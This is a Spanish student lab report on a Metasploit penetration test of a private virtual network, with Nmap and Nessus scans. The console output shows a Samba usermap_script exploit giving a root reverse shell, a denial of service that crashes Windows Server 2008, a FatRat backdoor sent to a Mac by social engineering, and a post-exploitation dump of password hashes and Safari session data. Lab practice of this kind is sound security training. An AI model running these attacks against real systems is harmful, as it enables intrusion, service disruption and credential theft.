



## Práctica 2

### a) y b) Recolección y escaneo

Para efectuar el test de penetración utilizaremos la herramienta Metasploit. Para ello iniciamos el servicio postgres y la base de datos de Metasploit:

```
$ /etc/init.d/postgresql start  
$ msfdb init
```

Iniciamos Metasploit:  
\$ msfconsole

Una vez en Metasploit escanearemos la red con nmap:  
msf > nmap -O -sV 192.168.235.0/24 -oA nmap

Importamos los resultados a nuestra herramienta de recolección Cherrytree donde iremos introduciendo toda la información que obtengamos de los diferentes protocolos.

Metasploit.ctb - /root/Documents - CherryTree 0.38.5

File Edit Formatting Tree Search View Bookmarks Import Export Help

Metasploit

- nmap.nmap
- nmap2.nmap
- SMB
  - version
  - usuarios
  - usuarios\_dominio
- FTP
  - version
  - anonymous
- SMTP
- SSH
- HTTP
- MySQL
  - usuarios
- PostgreSQL
  - version
- VNC
- Nessus
  - Windows 7
  - 192.168.235.129
  - WS2008
  - 192.168.235.133
  - Metasploit
  - 192.168.235.134
  - Explotación
  - Postexplotación

Postexplota... Explotación Metasploit 1...

### nmap.nmap

# Nmap 7.70 scan initiated Tue Oct 23 17:20:31 2018 as: nmap -O -sV -oA nmap 192.168.235.0/24

**Nmap scan report for 192.168.235.1**

Host is up (0.0012s latency).  
Not shown: 993 filtered ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
443/tcp	open	ssl/https	VMware Workstation SOAP API 15.0.0
445/tcp	open	microsoft-ds	
902/tcp	open	ssl/vmware-auth	VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp	open	vmware-auth	VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
6646/tcp	open	tcpwrapped	

MAC Address: 00:50:56:C0:00:08 (VMware)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: specialized/general purpose  
Running (JUST GUESSING): AVtech embedded (87%), Microsoft Windows XP (87%), FreeBSD 6.X|10.X (86%)  
OS CPE: cpe:/o:microsoft:windows\_xp::sp2 cpe:/o:freebsd:freebsd:6.2 cpe:/o:freebsd:freebsd:10.3  
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%), Microsoft Windows XP SP2 (87%), FreeBSD 6.2-RELEASE (86%), FreeBSD 10.3-STABLE (85%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 1 hop  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:vmware:Workstation:15.0.0

**Nmap scan report for 192.168.235.2**

Host is up (0.00021s latency).  
Not shown: 999 closed ports

PORT	STATE	SERVICE	VERSION
53/tcp	filtered	domain	


MAC Address: 00:50:56:EA:53:AC (VMware)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: specialized  
Running: VMware Player  
OS CPE: cpe:/a:vmware:player  
OS details: VMware Player virtual NAT device  
Network Distance: 1 hop

Node Type: Rich Text - Date Modified: 2018/10/23 - 17:32



## c) Escaneo de vulnerabilidades

Integraremos a Metasploit la herramienta Nessus para escanear vulnerabilidades. En su interfaz gráfica nos hace un informe detallado de las vulnerabilidades de los equipos y nos da información sobre ellas y algunos exploits útiles.



## d) Explotación

Una vez Nessus nos proporciona la información que necesitamos, utilizamos los exploits y payloads necesarios para explotar los equipos de la red. En este caso obtenemos una shell del sistema **Metasploitable2**.

```
root@Jow: ~  
msf exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP double handler on 192.168.235.131:4444 -> Cannot reliably check exploitability  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo yEBVUuxin1175Wb;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] B: "yEBVUuxin1175Wb\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.235.131:4444 -> 192.168.235.134:54764) at 2018-10-25 16:19:38 +0200  
  
id  
uid=0(root) gid=0(root)  
pwd  
/  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt
```




Continuando con nuestra explotación hacemos una prueba de ello, creando una carpeta en el directorio /home de Metasploitable2 a través de la shell que hemos obtenido. Posteriormente hacemos la comprobación en el sistema atacado.

```
cd /home
pwd
/home
mkdir samba_vuln
```

```
msfadmin@metasploitable:~/home$ ls
ftp  msfadmin  samba_vuln  service  user
```

Otro ejemplo es la explotación del sistema **Windows Server 2008** a través de la información proporcionados por Nessus y ejecutados en Metasploit. En este caso hemos ejecutado un ataque de denegación de servicio a través de un auxiliar.

Como podemos comprobar aparece la temida pantalla azul que nos obliga a reiniciar el sistema.





Para explotar el **Mac OS X Lion** hemos utilizado ingeniería social, generando un backdoor con la herramienta FatRat y posteriormente enviándola a la víctima. Cuando ésta ejecuta el malware obtenemos una shell remota en Metasploit, tras cargar el exploit multi/handler y el payload osx/x64/shell\_reverse\_tcp.

Como prueba hemos creado una carpeta en el escritorio.

```
root@Jow: ~  
File Edit View Search Terminal Tabs Help  
root@Jow: ~ x root@Jow: ~ x root@Jow: ~ x  
Exploit target:  
  Id  Name  
  --  --  
  0   Wildcard Target  
  
msf exploit(multi/handler) > set lhost 192.168.235.131  
lhost => 192.168.235.131  
msf exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.235.131:4444  
[*] Command shell session 1 opened (192.168.235.131:4444 -> 192.168.235.132:50575) at 2018-10-30 15:48:55 +0100  
  
exploited  
: line 1: exploited: command not found  
ls  
mwmac.macho  
pwd  
/Users/User/Desktop  
mkdir mac_exploited
```

```
Finder File Edit View Go Window Help  
Desktop — bash — 62x12  
Last login: Tue Oct 30 15:09:52 on console  
Lions-Mac:~ User$ ls  
Applications  Documents      Library        Music  
Public  
Desktop       Downloads     Movies         Pictures  
Lions-Mac:~ User$ cd Desktop/  
Lions-Mac:Desktop User$ ls  
mwmac.macho  
Lions-Mac:Desktop User$ chmod +x mwmac.macho  
Lions-Mac:Desktop User$ ./mwmac.macho
```





## e) Post-explotación

Como primer ejemplo de post explotación tenemos una sesión meterpreter que nos da acceso a **Windows Server 2008** y ejecutamos un exploit que nos permite obtener los hashdumps de los usuarios.

```
meterpreter > run post/windows/gather/hashdump import Export Help
[*] Obtaining the boot key...
[*] Calculating the hboot key using (SYSKEY-2f7c508aad41bc67d6b7abd5aa03fcd1)
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system
[*] Dumping password hashes...
Administrador:500:aad3b435b51404eeaad3b435b51404ee:2f7deb73b3c5590bf8794084c1d088a8:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
megatron:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::
```

Por otro lado hemos ejecutado un exploit contra el sistema **Mac OS X Lion** en el que obtenemos datos sobre la última sesión del navegador Safari. Se crea un archivo en el que, efectivamente, comprobamos que descargamos otro navegador llamado Maxthon (entre otras cosas).

```
msf post(osx/manage/webcam) > use post/osx/gather/safari_lastsession
msf post(osx/gather/safari_lastsession) > show options
Module options (post/osx/gather/safari_lastsession):
  Name      Current Setting  Required  Description
  ----      -
  SESSION   yes              The session to run this module on.

msf post(osx/gather/safari_lastsession) > set session 1
session => 1
msf post(osx/gather/safari_lastsession) > exploit

[*] 192.168.235.132:50575 - Looking for LastSession.plist
[+] 192.168.235.132:50575 - LastSession.plist stored in: /root/.msf4/loot/20181030161017_default_192.168.235.132_osx.lasts
ession_426749.txt
[*] Post module execution completed
```

```
<string>Maxthon Cloud Browser | Download Maxthon Web Browser for Mac |
```